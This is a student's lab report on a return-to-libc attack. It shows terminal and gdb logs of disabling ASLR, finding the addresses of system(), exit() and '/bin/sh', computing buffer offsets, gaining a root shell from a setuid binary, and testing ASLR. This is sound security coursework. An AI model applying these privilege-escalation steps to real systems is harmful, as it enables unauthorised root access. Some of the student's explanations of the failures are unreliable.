PES UNIVERSITY
INFORMATION SECURITY LAB
LAB 4 - Return-to-libc

Aayush Kapoor PES2201800211

TASK 1:

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo rm /bin/sh
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo ln -s /bin/zsh /bin/sh
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l /bin/zsh
lrwxrwxrwx 1 root root 21 Jul 25  2017 /bin/zsh -> /etc/alternatives/zsh
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar  2 03:34 /bin/sh -> /bin/zsh
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

First we are redirecting /bin/sh to zsh like in the previous lab BOF and setting kernel randomization of stack to 0.

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ nano retlib.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ touch badfile
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ gcc -fno-stack-protector -z noexecstack -o r
etlib retlib.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo chown root retlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo chmod 4755 retlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Mar  2 03:38 retlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

Now, we make a retlib.c that contains BOF code for getting the root shell in the later task.

TASK 2:

```
Breakpoint 1, 0x080484c1 in bof ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

We make a retlib_gdb file for getting the address of system() and exit() via debugger.

TASK 3:

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ nano prnenv.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ gcc prnenv.c -o prnenv
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ export MYSHELL="/bin/sh"
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./prnenv
Address: bffffe1c        of value: /bin/sh
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

Here, we create a file for getting the **'/bin/sh'** address in the stack.

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:8
8               fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffecf4
gdb-peda$ p$ebp
Undefined command: "p$ebp".  Try "help".
gdb-peda$ p $ebp
$2 = (void *) 0xbfffed08
gdb-peda$ p (0xbfffed08 - 0xbfffecf4)
$3 = 0x14
gdb-peda$ p/d (0xbfffed08 - 0xbfffecf4)
$4 = 20
gdb-peda$
```

We try the debugger on retlib to get the hex value of buffer and ebp. These values when subtracted give the starting position of the stack so that we can set the system(), exit() and /bin/sh buffer values as 24, 28 and 32 respectively.

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ nano exploit.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ gcc exploit.c -o exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ chmod u+x exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l exploit
-rwxrwxr-x 1 seed seed 7472 Mar  2 04:07 exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Mar  2 04:08 badfile
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Mar  2 03:38 retlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./retlib
# whoami;id
root
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Now on exploiting the vulnerability we get the root privilege. In this the exit() function is uncommented.

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ nano exploit.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ gcc exploit.c -o exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ chmod u+x exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l exploit
-rwxrwxr-x 1 seed seed 7472 Mar  2 04:09 exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l badfile retlib
-rw-rw-r-- 1 seed seed   40 Mar  2 04:09 badfile
-rwsr-xr-x 1 root seed 7476 Mar  2 03:38 retlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./retlib
# whoami;id
root
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


```
# exit
Segmentation fault
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

Here on commenting the exit() function, the program runs with system() but it crashes and seen in the above screenshot.

TASK 4:

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ gcc -fno-stack-protector -z noexecstack -o n
ewretlib retlib.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo chown root newretlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo chmod 4755 newretlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l newretlib
-rwsr-xr-x 1 root seed 7476 Mar  2 04:39 newretlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

On executing the newretlib file with root privilege it gives the segmentation fault message. As the stack is not executable.


Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:8
8 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s *((char **)environ)
0xbfffeff3: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbfffefce
0xbfffefce: "6"
0xbfffefd0: ""
0xbfffefd1: ""
0xbfffefd2: "/home/seed/Desktop/W4/retlib_gdb"
0xbfffeff3: "XDG_VTNR=7"
0xbfffeffe: "XDG_SESSION_ID=c1"
0xbffff010: "CLUTTER_IM_MODULE=xim"
0xbffff026: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff056: "SESSION=ubuntu"
0xbffff065: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff096: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0c8: "SHELL=/bin/bash"
0xbffff0d8: "XDG_MENU_PREFIX=gnome-"
0xbffff0ef: "VTE_VERSION=4205"
0xbffff100: "TERM=xterm-256color"
0xbffff114: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff13d: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff160: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/
seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.
0"
0xbffff205: "WINDOWID=60817418"
0xbffff217: "GNOME_KEYRING_CONTROL="
0xbffff22e: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1328"
0xbffff272: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff29f: "USER=seed"
0xbffff2a9: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/sourc
e/boost_1_64_0/stage/lib:"
0xbffff30c: "QT_ACCESSIBILITY=1"

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:8
8               fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/100s 0xbfffefc7
0xbfffefc7:     ""
0xbfffefc8:     ""
0xbfffefc9:     ""
0xbfffefca:     ""
0xbfffefcb:     ""
0xbfffefcc:     "/home/seed/Desktop/W4/newretlib_gdb"
0xbfffeff0:     "XDG_VTNR=7"
0xbfffeffb:     "XDG_SESSION_ID=c1"
0xbffff00d:     "CLUTTER_IM_MODULE=xim"
0xbffff023:     "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff053:     "SESSION=ubuntu"
0xbffff062:     "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff093:     "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0c5:     "SHELL=/bin/bash"
0xbffff0d5:     "XDG_MENU_PREFIX=gnome-"
0xbffff0ec:     "VTE_VERSION=4205"
0xbffff0fd:     "TERM=xterm-256color"
0xbffff111:     "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff13a:     "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff15d:     "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/
seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.
0"
0xbffff202:     "WINDOWID=60817418"
0xbffff214:     "GNOME_KEYRING_CONTROL="
0xbffff22b:     "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1328"
0xbffff26f:     "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff29c:     "USER=seed"
0xbffff2a6:     "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/sourc
```

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ nano exploit.c
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ gcc exploit.c -o exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ chmod u+x exploit
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l badfile exploit newretlib
-rw-rw-r-- 1 seed seed   40 Mar  2 04:09 badfile
-rwxrwxr-x 1 seed seed 7472 Mar  2 04:45 exploit
-rwsr-xr-x 1 root seed 7476 Mar  2 04:39 newretlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

Trying to exploit the vulnerability as seen in Task3 we do not get the root shell instead segmentation fault as the shell is linked to zsh which is secure than normal shell hence the message.

TASK 5:

```
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ls -l retlib badfile exploit
-rw-rw-r-- 1 seed seed   40 Mar  2 04:09 badfile
-rwxrwxr-x 1 seed seed 7472 Mar  2 04:45 exploit
-rwsr-xr-x 1 root seed 7476 Mar  2 03:38 retlib
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$ ./retlib
Segmentation fault
[03/02/21]seed@PES2201800211_AAYUSH:~/.../W4$
```

After setting the kernel randomization to 2, we do not get the root privilege as we have allowed the ASLR defense mechanism to stop any BOF attack.

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:8
8               fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$
```

```
Breakpoint 1, main (argc=0x1, argv=0xbfffede4) at retlib.c:15
15              badfile = fopen("badfile","r");
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$
```